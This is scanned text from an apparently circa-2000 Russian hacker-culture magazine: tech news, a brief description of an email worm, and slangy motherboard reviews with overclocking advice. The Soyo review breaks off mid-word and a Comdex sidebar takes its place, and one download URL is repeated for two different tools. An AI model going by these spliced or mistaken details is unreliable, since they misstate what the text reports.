Ну, и для кучи. Еще один "почтовик". W32.NewApt.Worm. В теме и теле может быть разный текст. Во вложении – исполняемый файл. Имена файлов тоже варьируются. Основные имена – cheeseburst.exe, party.exe, monica.exe. При исполнении выводит на экран сообщение: "The dinamic link library giface.dll could not be found in specified path". В общем-то безобиден, только вот засерает почту, т.к. шлет себя адресатам из адресной книги.

Под занавес. После длительного и бесплатного бета-тестирования "Лаборатория Касперского" выпустила коммерческий AVP для Linux и FreeBSD. Годовая подписка на продукт стоит $99,95. Обновления в течение срока подписки – бесплатные. Программа пока лишена графического интерфейса и других украшательств, типа обновления по Сети. Все это будет. Ближайший план – выпустить реанимационную загрузочную дискету – AVP ZES Linux с ОС Linux и предустановленным на ней AVP.

## Мелкомягкие новости

Ну, куда ж без нашей милой. Свежие новости из Редмонда :).
1. Видать, устав исправлять бесконечные баги в Ie 5.0, M$ выпустила Ie 5.01, в котором разом аккумулировала все исправления и нововведения. Надо отметить, что Ie 5.0 до последнего времени был самым глюкавым из существующих браузеров. Возможно, что с появлением версии 5.01, Ie себя "реабилитирует". Как всегда – желающие могут отгрузить себе софтину с сайта Microsoft.
2. Дабы жизнь не казалась медом, для любителей вволю потр...ться со своим компом MS выложила для всеобщего обсерания Ie 5.5. Из серьезных нововведений стоит отметить улучшенную поддержку Dynamic HTML, CSS, а также возможность увидеть pre-view, прежде чем распечатывать какой-либо документ.
3. Те, кто хочет себе не просто геморрой, а самый настоящий гимор – могут поставить себе вторую бету Тысячелетия (Millennium).
ОС Millennium станет продолжением линии 95/98. Т.к. после Win2000 (которая уже печатается и появится в магазинах по всему миру 17 февраля) дорожки 98/NT снова разойдутся. Основное назначение Тысячелетия – дом, игры и прочие забавы типа новомодных домашних сетей (см. новость выше).
Вторая бета включает в себя также вышеупомянутый Ie 5.5. Траходром должен быть знатным :). Те, кто не успеет поставить себе свеженькое "второе Тысячелетие", могут спокойно дождаться "третьего". До выпуска релиза (по плану – во второй половине нового года) планируется опубликовать еще и бету три.



# X-HardNews

Торик
(torick@xaker.ru)

*Без праздников нельзя на свете, нет. Следуя старой доброй поговорке "Опять зима, опять холодно", делаю вывод: праздникам — быть! Помимо того, что Новый год, собственно, уже настал, был отпразднован и плавно перетек в день варенья/старый Новый год, у меня еще и новостей хороших полно. То ручку не простую, а золотую выпустят, то DVD`юки, наконец-то, записывать можно... а впрочем, что там: читай лучше!*

## Производитель процессоров vs производитель акселераторов

Мда, интересная тут на днях ситуевина сложилась. Небезызвестная American MicroDevices производит процессоры Athlon и, соответственно, мамки под них же. А nVidia производит чипы GeForce 256 для акселераторов. Казалось бы, чего такого? А вот и чего: сигнал AD STB, производимый GF256, не слишком положительно влияет на нежную motherboard. Фильтры не помогают, драйвера менять — занятие не из увлекательных. Но ничего, переживем. Не впервой.

## Пионер — всем пример

Свершилось. Вышел САМЫЙ ПЕРВЫЙ DVD-recorder. Фирма Pioneer зря денежки не тратит. Обозвав рекордер DVR-1000, пионеры DVD выпустили и диски DVD-RW. Ладно, перехожу к конкретным данным. Проигрывать рекордер может DVD-Read only disks и, естественно, DVD-RW. Записывать — только DVD-RW. Метод записи — видео в MPEG (real-time VBR), аудио — в два канала Dolby Digital. Время записи — от двух часов до 360 минут. Система цвета — NTSC. Но главное — вес в восемь с половиной кило! Фактически, видеозаписывающая студия весом менее чем десять килограммов! Рулез, однозначно! Кстати! Чуть про цены не забыл. Рекордер — 250 тысяч йен, DVD-RW — три тысячи йен... вот... не в долларах... а вообще, я тут у наших поспрошал, почем сейчас йена — так они вообще не знают, кто это такой. Эш, экономист наш непризнанный, утверждает, что одна японская монетка стоит тыщу баксов. Но я ему не верю, хотя и сам не знаю — так это или нет. А ты, случаем, не в курсе?

## Из жизни мониторов

Давненько я о мониторах не писал. А надо бы. Столько всего напроисходило за остаток прошедшего года, о чем нельзя не упомянуть... В общем, Хитачи анонсировала производство свеже-19-дюймовых мониторов. Фичи такие: flicker-free refresh rate of 85 Hz, maximum resolution -1600 x1280. Все это подогнано в систему под названием SuperScan 769. Обещается и полная совместимость с видеокарточками, работающими на 115 килогерц. Стоит монитор 650 баксов и поддерживает аж пять языков и Plug and Play.

## Почти железно

Понедельники — дни тяжелые. На этот раз не повезло программистам. Ибо в понедельник 6 декабря на бедных тружеников кода и дебаггера свалились сорцы (aka исходники) небезызвестного всем нам API под скромным названием: Glide. Этот широченный подарок от 3dfx, inc означает одно: появится действительно больше игрушек с поддержкой именно этого ускорительного софта. Или наоборот: народ разочаруется и забьет на 3dfx. Не знаю, я не аналитик...

## Дурная привычка

Странное дело — откладывать релиз продуктов в моде не только у игрушкоделателей, но и у заслуженных "кузнецов" процессорного счастья. И, казалось бы, все это нормально и по плану. Вот и сейчас поступила следующая информация в нескольких частях: 1. Еще в сентябре-октябре серверный проц Merced был переименован в Itanium. 2. По тем далеким осенним данным, выйдет первый 64х битный чип в середине следующего года. 3. Последние новости гласят о том, что выйдет он в только октябре 2000. Разработчики оправдываются тем, что они "хотят прогнать это дело на своих машинах, дабы не продавать людям кота в мешке". Кстати, Интел уже поставляет процы дистрибьюторам. Так что ждем их, дистрибьюторов, реакции, буде таковая в ближайшем будущем.

## Вы хотели DRAM`а?

Что делает с людьми любовь к хорошим чипам, а? Одних заставляет покупать хорошие чипы, других заставляет производить побольше этих самых чипов. А в итоге повышается объем продаж. Все тех же хороших чипов. Сегодня у нас хороший чип — это модуль Direct Random Access Memory, а производителем выступает Сам-ты-сунг. Дело в том, что народ стал очень активно закупаться мозгами, и на всех в итоге не хватило. Samsung нонче пообещала, что до февраля уже этого года количество произведенных чипов перевалит за два миллиона единиц, притом что в начале декабря их было-то всего миллион!

Учитывая, что Интел со своим Camino что-то уж слишком тормозит, Самсунг намеревается продать побольше своих DRAM`ов. И ета правильна!



## Э-э-э... типа Smart and Friendly, inc — тоже всем пример...

Декабрь`99 — это месяц Великих Свершений. Помимо всяких носибельных компутеров и сканерных ручек, то есть ручных сканеров, то есть... тьфу, короче, выходит еще один САМЫЙ ПЕРВЫЙ рекордер. На этот раз новинкой стал самый быстрый CD-привод с возможностью дублирования компакт-дисков. В чем здесь прикол? В том, что дубликатор может не только делать копии CD-R`ов на скорости 12х (самый быстрый вариант на нынешний день), но и считывать компакты со скоростью 32х, а также, разумеется, записывать компакты на скорости все тех же 12х. Скажем, за шесть минут можно сделать дубликат уже имеющегося компакт-диска на 650 мег. Для примеру: у нас в Родной РедакцЫи компакт-диск переписать можно лишь за двадцать-тридцать минут. Так что, чувствую, придется скоро апгрейд делать...
Кстати! Совсем забыл — фирма, склепавшая привод, зовется Smart and Friendly (о ней я уже писал как-то), сам девайс никнеймится как CD Rocket Mach 12. Ну и стоимость: 700 баксов. Работает как для PC, так и для Маков, а в продаже имеется уже сейчас.

## А вот и оно — гигагерцевый процессор от Интел

Седьмое февраля. Запомни, роза моя, эту дату. Именно в этот день на одной солидной конференции (International Solid-State Circuits Conference) будет представлен работающий чип процессора Pentium III 1 GigaHerz по свежевыделанному дезигну Coppermine. Ежели все пройдет как надо, тогда Интел будет готовить к производству новый чип Willamette, который, помимо того что будет основан на новой 32-х битной архитектуре, так еще и порог в заветный ГГц перевалит. Еще неизвестно, по какой технологии будет создан проц, но, следуя известному закону, следует ожидать все тех же 0.18...

## Одной строкой

Вышел Athlon 750 MHz. К выходу готовится P-III 800 MHz. Всё.

## Wearable PC — уже реальность!

Японцы — страшная нация. Не успевают американцы задумать какой-либо проект, как буквально через день японцы уже этот проект реализуют. В процессе вскрытия тайн выясняется, что наши узкоглазые младшие братья уже давно с этим проектом носились, вот только их и слушать никто особенно и не хотел. Носились-носились и... выносили! А выносили они Wearable PC. Они — это IBM Japan и Olympus. Если первый — это известный всем "голубой гигант", то второй — это относительно известный производитель фотокамер. Короче, изобрели они свой Wearable ("носимый" — агнгл.) PC и вот что это означает:
Монитор — стограммовая конструкция, надеваемая на голову. Десять дюймов перед глазом покрываются экранчиком, который раскладывается во всю ширь, и глаз оказывается полностью накрыт дисплеем.
Системный блок — 380-граммовый мини-тауэр (ну совсем мини). В нем стоит первый Пень, 64 ОЗУ и Выньдос 98. Клава not implement yet, но директора Олимпуса клятвенно обещают, что над этим они уже думают.
Выпускать систему народ собирается ох как не скоро: в следующем году они лишь решат дату релиза...

## Новая скорость — старый формат

Sanyo шагает в ногу со временем, изредка его обгоняя. Известный всем и каждому формат CD-R приживается, несмотря на свои явные недостатки (о них — см. предыдущий номер), а Sanyo, помимо прочего, поддерживает и его. Выражается это тем, что в свободную продажу вышел, наконец-то, CRD-BP2. Это не просто дисковод, это чудо-дисковод. Помимо просто считывания компакт-дисков, он умеет еще и записывать их. Да не просто записывать, а на скорости в 12x! Так что не все так просто в забугории.

## Оффтопик

Я сегодня о бенчмарках, ты не против? Тады начнем. Собственно, бенчмарки — это проги, которые умудряются протестировать железо, не прибегая к раскурочиванию системного блока и последующего вызова мастера из гарант-сервиса. Бенчмарки посылают определенные сигналы на порт, в который воткнута железка, принимают соответствующие сигналы и добросовестно сообщают об этом тебе, товарищ юзер. Если обратные сигналы оказываются не соответствующими, бенчмарк всеми фибрами своего кода пытается дать тебе знать, что барахло, которое ты держишь в утробе своего железного друга, пора выкидывать на помойку (а то и подальше). Таким образом ты сможешь проверить, какое именно китайское барахло тебе подсунули на Митинке/Горбушке. Так что качай, пока дают:

3DMark2000 — тестирует процессоры, проверяет T&L, Bump-Mapping, новые фичи ДиректЫкса 7.0, проверяет глубину разрешения, монитор и тому подобное. Брать с сайта http://www.madonion.com.

Вот отдельная бенчмарка, которая, правда, не тестирует, но вполне неплохо проверяет работоспособность мониторов. Называется оная DDCtest и лежит вот тут: www.entechtaiwan.com/files/ddctest.exe. Еще есть диагностик портов AGP на Intel- и VIA-матерях. Лежит здесь: www.entechtaiwan.com/files/ddctest.exe. Кстати, обе под Виндовоз 95/98, так что будь внимателен!

А еще есть одна клевая бенчмарка, которая тестит все самое новое — от карточек на чипе GeForce 256 до разных фич типа Transparent and Lightning, Cubic environment maps и тому подобных. Брать новую супербенчмарку придется с сервера http://www.3dfiles.com, точного адреса сказать не могу, так как к моменту выхода журнала количество версий может смениться.

## Типа кул(ер)!

Сколько себя помню, ни разу про вентиляторы не писал. А ведь они существуют, причем иногда и вне матплаты (кстати, о платах — не забудь глянуть в раздел Ferrum, там СайдЫкс для тебя что-то суперское приготовил). Кулеры сами по себе — это такие вентиляторы, только закрытые, чтобы нельзя было что-нибудь жизненно важное между лопастями просунуть и отрезать. Так вот, сейчас резко потребовались кулеры для модели карточки под Атлон — Asus K7M Slot A. Потребовались они не просто так, а для разгона проца, который, собственно, в этот самый Slot A и будет воткнут. Подсуетилась ComputerNerd USA. Назвали свои детища (их два) — Cool-It Dude! FAK780B EIGHTY-ON и FAK7X2HM HEAVY-METAL. Вот так вот, немножко под влиянием тяжелого металла. Зато по делу сваяли. Характеристики металлиста-вентилятора: один кулер, шумящий на 34.2 децибел (что намного тише большинства кулеров двух-трех годичной давности, кои стоят нонче у многих), гарантия — пять лет, ну а cooling performance — 0.37 degrees C/W. Второй — та же фигня, только под Атлон, и там он видоизменен маленько. А вообще, что еще для счастья надо?..

## Большая башка... нормально слушать не дает

Как с головой? Не болит? А уши, часом, не перевешивают? Что, есть такие симптомы? Нет, не надо бежать в рубрику к Добрянскому, к нему ты побежишь после моей новости. А новость такая: Sensaura выпускает новую технологию Virtual Ear. Технология включает в себя небольшой чип, вешаемый на звуковую карточку плюс необходимый софт. Как вариант: просто драйвера, которые поддерживают отдельные технологии типа A3D или EAX. Сии дрова поддерживают все современные карточки и обладают большим количеством функций Virtual Ear. Да, собственно, о самой VE: эта система позволяет настроить звук по нескольким параметрам так, чтобы любой человек с отдельными отклонениями, да и просто заинтересованные люди могли бы с удобством слушать все, что они хотели услышать. Параметров настройки четыре: namely concha depth, concha openness, head size, ear size. Карточки, на которые будет вешаться чип, будут выбраны эксклюзивом самой Сенсаурой, так что отдельные фирмы смогут загрести кучу денег на инвалидах... ох, даже и думать не хочется...

## Из мира акул компьютерного бизнеса

Помнится, Интел не могла удовлетворить желания граждан по теме P-III Coppermine. Теперь та же фигня наступила с Атлонами, K6-2 и K6-3. Атлонов распродано 800 тысяч штук в четвертом квартале, так что на них заказы сыплются как снег на голову в феврале. Акции, естественно, растут, а Advanced MicroDevices уже заключает отдельные пакты. В частности, Дрезденское соглашение с Моторолой, которая будет производить флэш-чипы. Ожидается очень и очень нехилые доходы с этой сделки... да и Fab-25, на днях отстроенная, скучать не будет...

Кстати, а Интел, в связи с повышенным спросом на свои чипы, заново открывает свой старый завод в городке Aloha. Прогнозируемая занятость — одиннадцать тысяч рабочих перцев штата Орегон.


## Ручка-сканер-черт-те-что



Как ты относишься к ручным сканерам? Плохо, потому что большие, неудобные и когда ведешь по бумаге, они дрожат? И из-за того, что от компьютера не оттащишь? И потому что текст сканировать дико неудобно? Правильно. Абсолютно полностью с тобой согласен. Но теперь у нас есть избавление в виде QuickLink Pen! Судя по пресс-релизу, штука просто классная: переносной текстовый сканер, показывающий на специальном экранчике отсканенный текст и хранящий в памяти до тысячи книжных страниц. На самом деле, это далеко не полный список функций данного девайса. Еще в него встроено в районе десятка функций а-ля записная книжка, еще QuickLink Pen может сканировать таблицы и графики, запоминать урлы, написанные в книжках, и впоследствии портировать их в букмарки любимого браузера, и еще одним плюсом идет возможность скидывать на факс через свою мобилу весь отсканенный текст. Да, а еще его можно проапгрейдить в плане языков, и он будет распознавать не только английский язык, но и... да-да, великий м могучий русский язык! Вот только софт напишут...

О ценах либо хорошо, либо ничего. В общем... лучше я умолчу, ибо молчание золото (а сегодняшнее “золото” равняется 160 баксам!). И еще: на сайте компании-разработчика пишут, что через онлайновый магазин они продали в районе полумиллиона экземпляров...



FERRUM



# Мамы всякие нужны!

SideX (sidex@xakep.ru)

## Мама для мамонтенка



Отшумели новогодние праздники. Постепенно сходит новогоднее похмелье. И хочется нового, чистого, свежего. Хочется всё начать с белого листа. И ты начинаешь стирать носки, асталавистой искать заныченные на кухне бычки, сдавать скопленные бутылки из-под пива, чтобы поиметь денюжек на девочек? Увы, я менее оригинален: в это время переустанавливаю винды и НТ. Также новый год начинается бурным апгрейдом. И вот тут хочется того самого "белого листа" в виде новой материнской платы. Поэтому давай-ка начнём этот год – выбором достойной мамки. Чтобы потом переводить бабло на её заправку, другим железом.

## Куда податься?


Покупка материнки – дело ответственное. И хочется купить мамку так, чтобы не было обидно за бесцельно прожитые годы и чтобы подольше с ней протянуть, не скидывая бабки на обновку. А что у нас идёт по важности апосля мамца? Нет, вовсе не твой винт, где ты заныичил нюки, трояны, флудеры. Второй по важности – проц. Поэтому сразу определись. Если тебе нужен амдшный камень, то берём мамку на 370-м чипсете, а если новомодный Атлон, то на слот А. Ну а если не извращаться и взять родной целерон или трепень, то Слот 1. Вот о девайсах под Slot1 мы сейчас и поболтаем. Этим, конечно, могу задеть сторонников амд… А пока – "Intel inside";). Что же касается Атлона, то я особенно рекомендовать не могу, учитывая его немалую стоимость. Немаловажно и то, что достойные мамки под Атлон (слот А) пока только-только появляются на рынке.


## Поставим все точки над i: i440 или i820.

То, что 440 уже начинает морально стареть – факт, но производители пока не особливо торопятся перебегать в новый стандарт. И заказы на 440 всё ещё идут, причём идут активно, так что Интел не успевает обрабатывать все. Потому что Интелу надо протолкнуть 820. Он надеется повторить историю: первый пень – второй пень, когда искусственно выжимались обычные пни, выстилая дорогу вторым. Пока такого финта у Интела и с третьим пнём не получилось, чего уж говорить про 440 и 820. Поэтому платы из данного обзора будут соответствовать логике 440. "Но ведь должны быть реальные различия между новым и старым стандартом?" – спросит любознательный хацкер. Боюсь, что 440 пока нельзя назвать "старым" стандартом, скорее 820 родился слишком рано. Но в этом живет фишка, причём мощная. Так, благодаря 820, наконец, будет произведен переход на 4-ый ажп (4 AGP). Будет радикально заменена память: вместо SDRAM будет DR RAM. И новые мозги будут не DIMM, а RIMM. Но не на всех девайсах. Ведь DR RAM только-только делает первые шаги в комп юзера (ещё бы – 128 меговая палка стоит не меньше 600 баксов!). В общем, ситуация складывается, опять же, как с третьим и вторым пнём: рынок ещё не насытился вторым, а уже выбрасывается третий. Так и DR RAM появился: а ну жрите быстро!!! Но не рассчитали ребятки малость: не хочеца юзеру поглощать сомнительное железо за космические бабки. Поэтому, очевидно, производители склонятся к SDRAM, по крайней мере сейчас. В общем, i440 пока остаётся более предпочтителен, нежели i820. Если же тебе бабки некуда девать, то можешь их перевести в нужды партии Сайдекса, фонда имени Покровского и пивного комбината имени Холода ;).

## ASUS P3B–F

Асустек (Asustek), на мой взгляд, совершил небольшую революцию. Особого рывка не было, но стабильное первенство в производстве мамок – присутствует. И второму в "списке" Gigabyte ещё далеко до асустека. Почему? Над этим давно думают. Но тому есть реальные причины. Неоспоримое качество. Высокие скоростные показатели. Пригодность для гонщика (мама, я теперь буду гонщиком Спиди :) ). Для гонщика! В этом, кстати,






кроется причина отставания Гигабайта: гигабайт гонится крайне галимо на фоне вполне играбельного асуса. Конечно, самая сладкая штучка для разгона – Абит. Но покупатель асуса в первую очередь ценит комфорт и удобство работы. И прежнее отсутствие абитовского Soft menu остаётся в тени заслуг асустека, вполне управляемого и дипами (DIP). Кто тусуется в танке, скажу, что дипы – это такие рычаги, по типу тех, что ты дёргаешь, чтобы скинуть мужиков, которые ездят в люльке и красят твой дом, параллельно поглядывая в окно, как ты девочек разводишь :).

Не секрет, что названия девайсов асуса четко образуются относительно свойств мамки (теперь я знаю, откуда происходит название XYZ :)). Так и тут: циферка 3 означает, что адаптировано под третий пень. Хотя официально и на P2B работали трепни. Также нет отличий и в сущности чипсета – i440BX.

Если полазать по железячным каналам IRC или внедриться на доски железячников, то замечаешь немало мессаг о данной модели. От P3B-F ожидали всего самого хорошего, что было в P2B и P2B-F. Сложилось – не сложилось? Даже и не знаю. Давай в этом разберёмся.

Как ты знаешь, новые мамки по PC99 – имеют огромедное количество слотов PCI и не имеют ни одного ISA. Благо, часть партии P3B-F будет иметь одну дырку ISA (дырки для бубликов прилагаются :)), а ещё отдельные экземпляры с двумя слотами ISA. Это порадовало. Правда в серии с 2 ISA будет не 6, а всего 5 дырок под PCI. Лично мне и 4-х достаточно, и такое количество гнёзд, наверно, будет потребно лишь любителям видюх на PCI. Супер-рывка в дизайне платы, относительно P2B-F, не было, и здешний дизигн является, скорее, продолжением начатого. Даже учитывая, что характерная PC99 разноцветная маркировка присутствует. Продолжена приятная традиция размещения 4 банок для



мозгов – вместо 3, которые практически стали деFUCK2, для однопроцессорной матери. В представленные четыре слота можно запихнуть гигабайт мозгов. Но также в наследство досталась и небольшая шняга: таки и не сделали поддержку UltraDMA/66. Пока это не столь актуально, но вскоре... Обычно покупатели дорогих материнок асуса рассчитывают на сравнительно долгое безбедное существование с новым девайсом и лёгкий апгрейд прочего железа.

Разгонщику понравится то, что поддерживается 16 частот шины. От 66 до 150. Чего хочется больше – 150, эдак 160, а то и все 200? Хех, этим у нас абит понтуется: частоты от 83 до 200. Но, как показал тест, на работу с SDRAM мозгами PC133 стабильно работает и грузится лишь в пределах 150 МгЦ. А куда ты вставляешь мозги? В дырки такие на плате ;)? Я тоже, но ты-то пацан не глупый, чтобы всюду вставлять, вводить не глядя? ;) Поэтому замечу, что товарищ асус сделал бяку при выборе слотов памяти. Нет, естественно, я не призываю возвращаться к EDO, я хотел бы сказать о качестве самих слотов. Так, вместо обычных FAXCONN установлены левые TEKCON. Многого асус с этой экономии не получит, а вот гонщик может кое-чего не получить при работе на высоких частотах :(.

При разгоне важно не только выставить нужную частоту и множитель, но и подать нужное напряжение процу (дорогой, я чувствую напряжение твоего перца :)). Через новенькое JUMPER free можно выставить напряг до 2.4 вольта с шагом в 0.05.


Хоть штучка довольно-таки небезопасная, но нужная. Так камень P!!! 450 гнался до 4.5X124 при вольтаже 2.1. А чтобы при высоких частотах пахали девайсы PCI, поддерживаются делители от 1-го до 4-х.

Наконец-то в гнусный авардовский биос версии 4.51 был брошен увесистый булыжник путём установки нового – 6.0. А это есть несомненный плюс, учитывая слабость 4.51 против хацкеров ;). Также мне очень понравилось то, что у асуса появилось некое подобие Soft menu абита. Т.е. можно выставлять частоты программно, через биос. Правда, увы, это остаётся ещё лишь подобием, потому как того уюта и удобства абита – нет. И название системы JumpFree, скорее, можно перевести как "Бесплатно попрыгай" :).


Асус не случайно имеет самые высокие показатели продаж. Асус делает народные девайсы. А народ – неоднороден, и многим нужна инструкция. И вот для них приложен вполне нормальный юзер манюал. Наиболее точно можно охарактеризовать: лаконичность плюс информативность. Из инструкции ты узнаешь, что за работу на нестандартных процу частотах ты несёшь ответственность, вплоть до уголовной! Из достоверных источников стало известно, что тот, кто разгонит трехсотый целерон до 504 мгц, будет продан в рабство, расположенное в катакомбах под Пхеньяном, для маркировки камней: "Ынтэл инЗАД" :).


## ABIT BE6II


Говорим Абит – подразумеваем разгон. Говорим разгон – подразумеваем нестандартные частоты. Говорим нестандартные частоты – подразумеваем Абит. Замкнутый круг. Новый девайс является достаточно широкопрофильным, т.е. "и ему дам, и тебе дам": перцы в Абит снова с устойчивостью поработали и открыли новый горизонт для гонщиков путём установки тактовых частот от 83х до 200! И к тому же с возможностью чуткой настройки, вплоть до 1 Мгц. Но о разгоне потом, сейчас давай полапаем глазками саму мамку.



Итак, мы видим уже не 2, а только 1 слот под ISA. Я уже говорил, что пока это не есть гуд. Мозгов тоже маловато будет: только три банки, куда можно запихать не более 768 мегов (где ж столько бабок взять?). Наличие у всей партии 2-х ISA и 4-х слотов памяти было замечено у соевских плат. Важно не только набить нужным железом мать, но и грамотно расположить. Чего не смог асусь: защёлка крайних димов упирается в видюху (AGP). Для тех, кто редко лазает в системный ящик, это фиолетово, а вот гонщикам и





любителям частого апгрейда – сакс. Так вот, у абита защёлка не упирается в видюху. Ещё учтена ошибка прежних плат, имевших слишком большой радиатор. Теперь ты можешь затолкать дополнительный кулер без особых проблем (радиатор Дэлонги :)). Очевидной шнягой остаётся неудобное положение дипов (DIP): чтобы туды пролезть, приходится отодвигать тучу проводов. Хотя, если реально надо устроить разгон, то не остановимся ни перед чем! Комп всё глубже щать – не значит жениться. Поэтому я решил посмотреть, как мамка держит частоты со 133 до 155. Тест был на 133-х мозгах. Итого: ни с одним мозгом не родилось загрузки на 155 МгЦ... а они 200, 200, 200... Козлы! 200 Мгц кажутся мифическими уже по той причине, что делитель в данной мамке максимальный – 4, а если выставить частоту в 200, то на писиайку придётся 50! А сейчас сложно найти девайс (PCI), который что надо присутствует. Хотя абит, как вдохновитель всех оверклокеров, мог бы подкинуть эдакую "Библию разгонщика" :). "АБИТь или не АБИТь – вот в чём вопрос".

## Soyo 6BA+IV

Вообще, с Абитовскими девайсами можно сравнить не только асусь, но и отдельные экземпляры от Сои. С появлением более ранней SOYO 6BA+III ожидали потери позиций Абита (BH6) на рынке ма-

*Вот и случилось событие, которого долго ждали товарищи журналисты, товарищи железячники и, конечно, сами юзеры. Выставка Comdex. Мне бы хотелось несколько осветить данное событие в свете нашей темы, т.е. материнских плат. Расскажу про отдельные брэнды. Про то, что они успели нагнать и показать.*

## Aopen

Тут были разные девайсы. Aopen AX6C и Aopen AX6C-L. Оба на i820 чипсете. С поддержкой 4-х аджипей (4X AGP), 5 слотами PCI, RIMM мозгами и частотами от 100 до 160 мгц. AX6c - имеет 3 банка под мозги RIMM, а AX6C-L - только два. Неприятная тенденция. Ограничение в 512 Мегов. Пока цифра мифическая, но дядя Билл уже успел сказать, что "оптимально" для 2000-го мастдая - надо 256 Мегов! Поэтому 512... голимо как-то ;). И это вовсе не личный глюк Aopen, а самый что ни на есть заговор капиталистов: Интел склоняется к мысли, что 2 банки для 820-го чипсета - оптимально. Хм. Пожалуй, комментировать не стоит. А конкурент Интела - не дремлет, и Aopen также собирается производить девайсы под Атлон. Будущая модель будет называться AK72. Видать, дядьки-инженеры неграмотные и не слышали про военного конструктора Калашникова ;).

## Asustek

Лукс лайк, Асус немного зажирел на своей P3B-F, потому как на выставку привёз не так много девайсов, как товарищ MSI ;). Хотя все привезённые машинки были построены на новом интеловском чипсете i820. Первая модель - P3C2000. Штучка на 820-м чипсете, но с обычными димовыми мозгами. И прочими прелестями 820. P3C-E - это уже дань моде, в виде новеньких RIMM мозгов. Коих, как и у Aopen, также всего 2 банки. P3C-L - брат-близнец P3C-E, т.е. никаких новых фенек. P3C-S - здесь что-то новенькое, эдакий киндер-сюрприз. Не боись, "на самом деле я Бетмен" оттуда не вылезет ;). А вот новенький скаэёвый адаптер присутствует. P3C-LS - тоже интересная вещица: асустек приклонился перед Интел, установив сетевуху Intel 82559 LAN. Ещё бы, ведь сейчас надо налаживать отношения с Интел, после выпуска партии K7M под Атлон ;). Ещё интересно то, что в данной плате полноценно поддерживается 4xAGP PRO, что пока не характерно для всех девайсов на i820. А вообще, самой интересной фичей данной линейки мне показалась штука, которая позволяет переводить DIMM в RIMM. Что есть несомненный гуд! Это помогает сделать переход от DIMM к RIMM более плавным. Хотя известно, что использование данного переходника отрицательно сказывается на скорости работы. Многие ожидали комментариев Асустека относительно прецедента с K7M, но хитрые перцы отделались чем-то типа "No comment."

## Gigabyte

